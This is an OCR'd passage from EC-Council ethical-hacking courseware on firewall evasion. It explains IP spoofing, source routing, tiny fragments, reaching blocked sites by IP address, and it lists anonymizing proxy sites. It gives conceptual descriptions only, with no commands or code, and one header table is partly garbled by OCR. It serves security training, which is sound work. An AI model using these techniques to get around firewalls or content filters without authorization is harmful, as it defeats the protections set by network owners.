


Figure 12.39: Evading Firewall using IP Address Spoofing

Source Routing

Using this technique, the sender of the packet designates the route (partially or entirely) that a packet should take through the network such that the designated route should bypass the firewall node. Thus, the attacker can evade firewall restrictions.

When these packets travel through the network nodes, each router examines the destination IP address and chooses the next hop to direct the packet to the destination. In source routing, the sender makes some or all of these decisions on the router.

Source routing is categorized into two approaches: loose source routing and strict source routing. In loose source routing, the sender specifies one or more stages that the packet must go through, whereas in strict source routing, the sender specifies the exact route the packet must go through.

The figure below shows source routing, where the originator dictates the eventual route of the traffic.




Figure 12.40: Evading Firewall using Source Routing

Tiny Fragments

Attackers create tiny fragments of outgoing packets, forcing some of the TCP packet's header information into the next fragment. The IDS filter rules that specify patterns will not match with


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

the fragmented packets owing to the broken header information. The attack will succeed if the filtering router examines only the first fragment and allows all the other fragments to pass through. This attack is used to avoid user-defined filtering rules and works when the firewall checks only for the TCP header information.

<table>
<tr><td colspan="9">IP-3ar0JI0B0K</td><td colspan="8">MF=1, Fragment Offset=0</td></tr>
<tr><td colspan="9">Source Port</td><td colspan="8">Destination Port</td></tr>
<tr><td colspan="17">Sequence Number</td></tr>
<tr><td colspan="17">Acknowledgement Sequence Number</td></tr>
<tr><td colspan="4">Data Offset</td><td colspan="4">Reserved</td><td>-</td><td colspan="2">ACK</td><td>-</td><td>-</td><td>-</td><td>-</td><td colspan="4">Window</td></tr>
<tr><td colspan="13">Checksum</td><td colspan="4">Urgent Pointer=0</td></tr>
<tr><td colspan="17">0</td></tr>
</table>

Figure 12.41: TCP header format

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Bypass Blocked Sites Using an IP Address in Place of a URL

This method involves typing a blocked website's IP address directly in the browser's address bar instead of the domain name. For example, to access Facebook, type its IP address instead of typing its domain name. Use services such as Host2ip to find the IP address of the blocked website. This method fails if the blocking software tracks the IP address sent to the web server.

Figure 12.42: Bypass blocked sites using the IP address instead of the URL

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Bypass Blocked Sites Using Anonymous Website Surfing Sites

Anonymous web-surfing sites help to browse the Internet anonymously and unblock blocked sites (i.e., evade firewall restrictions). By using these sites, you can surf restricted sites anonymously without revealing your IP address. Various anonymous web-surfing sites available, some of which provide options to encrypt website URLs.

The following is the list of proxy servers that can help you to access blocked websites. These proxy websites will hide the actual IP address and show another IP address, which could prevent the website from being blocked, thereby allowing access.

Anonymize VPN

Source: *https://anonymize.com*

Anonymizer's VPN routes all the traffic through an encrypted tunnel directly from your laptop to secure and harden servers and networks. It then masks the real IP address to ensure complete and continuous anonymity for all online activities.


Some online anonymizers include:

- *https://www.free-proxy.com*
- *https://anonymous-proxy-servers.net*
- *https://zendproxy.com*
- *https://proxify.com*
- *http://www.guardster.com*
- *http://anonymouse.org*

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- *https://proxyscrape.com*
- *http://www.spysurfing.com*

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

